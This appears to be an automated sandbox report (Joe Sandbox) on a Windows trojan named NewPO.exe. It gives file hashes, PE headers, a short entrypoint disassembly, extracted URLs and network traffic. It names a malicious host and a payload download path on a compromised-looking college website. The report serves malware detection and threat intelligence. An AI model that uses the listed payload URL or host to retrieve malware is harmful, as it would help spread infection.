http://https://avicennamch.com/wp-content/themes/twentytwenty/print.css?ver=1.1	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/widgets/init/assets/js/gmaps.min.js?ver=	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adc-oral-medicine/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adh-dental-materials/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/in	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adc/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/admissions-criteria-for-foreign-students/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amc-clinical-sciences-ent/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://avicennamch.com/wp-content/uploads/elementor/css/global.css?ver=1601374295	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/LayerSlider/assets/static/layerslider/js/layerslider.util	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/careers-working/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/animate.css?ver=2	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor-pro/assets/js/frontend.min.js?ver=2.9.3	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amc-basic-sciences-physiology/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://yoast.com/wordpress/plugins/seo/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false		high
http://https://avicennamch.com/gnc/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/orthopedics/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/jet-menu/assets/public/css/public.css?ver=2.0.0-beta	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amc-clinical-sciences-psychiatry-and-behavioral-sciences/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/LayerSlider/assets/static/layerslider/js/layerslider.tran	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amh-ent/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/members-board-of-trustees/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amc-clinical-sciences-orthopedics/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amc/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amc-clinical-sciences-medicine/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp, NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://x1.c.lencr.org/0	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://x1.i.lencr.org/0	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/LayerSlider/assets/static/layerslider/css/layerslider.css	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/lae-widgets.css?v	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/amc-basic-sciences-biochemistry/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/avicenna-dental-hospital/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/2020/03/31/inauguration-of-avicenna-dental-college/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/jet-elements/assets/css/jet-elements-skin.css?ver=2.2.12	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://avicennamch.com/wp-content/plugins/addons-for-elementor-premium/assets/css/premium/sliders.c	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/share-link/share-link.min.js?ver=2.9	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adc-oral-surgery/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/admissions/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/wp-smush-pro/app/assets/js/smush-lazy-load.min.js?ver=3.6	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/allied-health-sciences/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/admissions-mbbs/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/swiper/swiper.min.js?ver=5.3.6	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/widgets/init/assets/css/widget-styles.cs	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adh-periodontology/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor/assets/lib/font-awesome/css/all.min.css?ver=162	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/feed/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://x1.i.lencr.org/f	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/sports-day/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementskit-lite/widgets/init/assets/css/responsive.css?v	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adc-sports-day/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/adh-operative-dentistry/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/co-chairperson-development-and-coordination/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/covid-19/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/overview/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-includes/wlwmanifest.xml	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-json/elementskit/v1/	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://avicennamch.com/osita/bin_ygJfz82.bin#	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/life-at-adc/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/wp-content/plugins/elementor/assets/js/frontend-modules.min.js?ver=2.9.7	NewPO.exe, 0000000F.00000002.1162410140.00000000008E9000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://avicennamch.com/registration-and-affiliation/	NewPO.exe, 0000000F.00000002.1162622019.0000000002450000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
136.243.220.59	avicennamch.com	Germany		24940	HETZNER-ASDE	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	410970
Start date:	11.05.2021
Start time:	13:59:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NewPO.com (renamed file extension from com to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal92.rans.troj.evad.winEXE@2/0@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 60.8% (good quality ratio 49.9%) • Quality average: 37.4% • Quality standard deviation: 22.6%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 92.122.145.220, 52.147.198.201, 13.64.90.137, 20.50.102.62, 92.122.213.247, 92.122.213.194, 2.20.142.209, 2.20.143.16, 52.155.217.156, 20.54.26.129, 93.184.220.29 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, cs9.wac.phicdn.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, ocsp.digicert.com, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:02:40	API Interceptor	81x Sleep call for process: NewPO.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	2200740b_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	bc151f99_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	4445fc83_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	248e9822_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	29deac0b_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	ez1GrEltKk.exe	Get hash	malicious	Browse	• 116.203.25 3.214
	hO1Gw852iu.dll	Get hash	malicious	Browse	• 188.40.137.206
	pmGnweaDOF.dll	Get hash	malicious	Browse	• 188.40.137.206
	YaCIHO325t.dll	Get hash	malicious	Browse	• 188.40.137.206
	a5c8cLnSs5.dll	Get hash	malicious	Browse	• 188.40.137.206
	9392XSxSaf.dll	Get hash	malicious	Browse	• 188.40.137.206
	758619ea_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	6790bc61_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	sCWXdbS7XR.exe	Get hash	malicious	Browse	• 88.99.66.31
	COPY OF N-N.exe	Get hash	malicious	Browse	• 94.130.249.226
	851f3725_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	b210a658_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	7b47fa9d_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	abc0c4ee_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206
	15e799a8_by_Libranalysis.dll	Get hash	malicious	Browse	• 188.40.137.206

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	755c95c8_by_Libranalysis.exe	Get hash	malicious	Browse	• 136.243.220.59
	Wave Browser_ajpko2tb_.exe	Get hash	malicious	Browse	• 136.243.220.59
	98c87992_by_Libranalysis.exe	Get hash	malicious	Browse	• 136.243.220.59
	scan of invoice 6585050.xlsm	Get hash	malicious	Browse	• 136.243.220.59
	H0kDylXIaQ.exe	Get hash	malicious	Browse	• 136.243.220.59
	ynOGsVwsoJ.exe	Get hash	malicious	Browse	• 136.243.220.59
	NEW PO - CE AUSTRALIA PTY LTD.xls	Get hash	malicious	Browse	• 136.243.220.59
	t2yTd64U6V.exe	Get hash	malicious	Browse	• 136.243.220.59
	eF23VSPJ5V.exe	Get hash	malicious	Browse	• 136.243.220.59
	866WzPfS3E.exe	Get hash	malicious	Browse	• 136.243.220.59
	2513bdc6_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 136.243.220.59
	EsrmJ6Va6u.exe	Get hash	malicious	Browse	• 136.243.220.59
	Shipment Information.xls	Get hash	malicious	Browse	• 136.243.220.59
	PO.xls	Get hash	malicious	Browse	• 136.243.220.59
	Purchase Order-1245102021.xls	Get hash	malicious	Browse	• 136.243.220.59
	b9178202_by_Libranalysis.exe	Get hash	malicious	Browse	• 136.243.220.59
	New order list.exe	Get hash	malicious	Browse	• 136.243.220.59
	Z9LoM9MPDL.exe	Get hash	malicious	Browse	• 136.243.220.59
	8fsURJpygc.exe	Get hash	malicious	Browse	• 136.243.220.59
	zy5tMPMucl.exe	Get hash	malicious	Browse	• 136.243.220.59

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.681604389236544
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	NewPO.exe
File size:	110592
MD5:	d4f1e0ced899708fdd34faab5f154ff3
SHA1:	1d85ab627f08d4de28ba77623259d449f41f7112
SHA256:	6218efd8433d165f2a8cc049395a53d1f0eb04f10e0ddc1f9a2c70b919b84dbd
SHA512:	fe0dd766ac8d6bbfc8d0fe4e416122501a0163b23262814fdcfae1de60f95e1d126ae04b3fe0a13051d0949717fd67689fab188c1df75cf0d9fef28fd56b7631
SSDEEP:	1536:jzFQ30+2EUZn/oGirSub7w8ozyNup80vnrAC6roHa5zWFAPQzMTI:/R+JUZv2SuFA/pXrApoWAMs
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...z.^T.....0.....,.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x40162c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x545E9A7A [Sat Nov 8 22:34:34 2014 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	aa9238523bf06888358b073ba6a8b5c3

Entrypoint Preview

Instruction
push 00401D58h
call 00007FB528738953h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add bl, dl
call 00007FB532E82FFCh
pop eax
inc esi
mov es, word ptr [esp+edi*2+55B91FFFh]
clc
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
inc ebp
outsb
je 00007FB5287389D4h
outsb
arpl word ptr [eax+6Dh], bp
outsb
je 00007FB5287389D5h
xor al, byte ptr [eax]
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
daa
ror byte ptr [edx+6Ah], FFFFFF98h
stc
pop ebp
push ebx
inc ebx
cmp dword ptr [ebp-017ACA5Dh], E6AB0F67h
sub al, 4Ah
pushad
lahf
inc edi
mov dword ptr [C6420E86h], eax
mov edi, 4F3AD156h
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
sbb eax, dword ptr [esi]
add byte ptr [eax], al
dec edx
add byte ptr [eax], al
add byte ptr [eax], al
or al, 00h
push ebp
push edx
dec edi
push ebx
dec ecx
inc edi
dec esi
inc ecx
dec esp
inc ebp
push edx
push ebx
add byte ptr [68000801h], cl
popad

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x17d94	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x1b000	0x97c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x228	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x120	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x17258	0x18000	False	0.379465738932	data	6.04771794881	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x19000	0x12a8	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1b000	0x97c	0x1000	False	0.177978515625	data	2.0654411644	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x1b84c	0x130	data		
RT_ICON	0x1b564	0x2e8	data		
RT_ICON	0x1b43c	0x128	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x1b40c	0x30	data		
RT_VERSION	0x1b150	0x2bc	data	English	United States

Imports

DLL	Import

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaFreeVar, __vbaAryMove, __vbaStrVarMove, __vbaFreeVarList, __vbaEnd, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaSetSystemError, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaAryDestruct, __vbaObjSet, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, DllFunctionCall, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaErrorOverflow, __vbaNew2, __vbaVar2Vec, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaVarDup, _CIatan, __vbaStrMove, _allmul, __vbaLateIdSt, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos


Description	Data
Translation	0x0409 0x04b0
LegalCopyright	LaterBit
InternalName	cerebri
FileVersion	4.00
CompanyName	LaterBit
LegalTrademarks	LaterBit
Comments	LaterBit
ProductName	Entrenchments2
ProductVersion	4.00
OriginalFilename	cerebri.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 72

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2021 14:02:38.906786919 CEST	49764	80	192.168.2.4	136.243.220.59
May 11, 2021 14:02:38.975074053 CEST	80	49764	136.243.220.59	192.168.2.4
May 11, 2021 14:02:38.975224018 CEST	49764	80	192.168.2.4	136.243.220.59
May 11, 2021 14:02:38.975783110 CEST	49764	80	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.044044971 CEST	80	49764	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.559333086 CEST	80	49764	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.559549093 CEST	49764	80	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.565530062 CEST	49765	443	192.168.2.4	136.243.220.59

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2021 14:02:39.636590004 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.636706114 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.656506062 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.729374886 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.729846954 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.729871035 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.729887962 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.729899883 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.729980946 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.730021954 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.731117010 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.731218100 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.814605951 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.886035919 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:39.886130095 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:39.904278994 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.014420986 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590742111 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590771914 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590784073 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590795994 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590807915 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590821028 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590837955 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590852976 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590868950 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590884924 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.590967894 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.591020107 CEST	49765	443	192.168.2.4	136.243.220.59
May 11, 2021 14:02:40.662051916 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662077904 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662090063 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662102938 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662123919 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662142038 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662158012 CEST	443	49765	136.243.220.59	192.168.2.4
May 11, 2021 14:02:40.662173986 CEST	443	49765	136.243.220.59	192.168.2.4
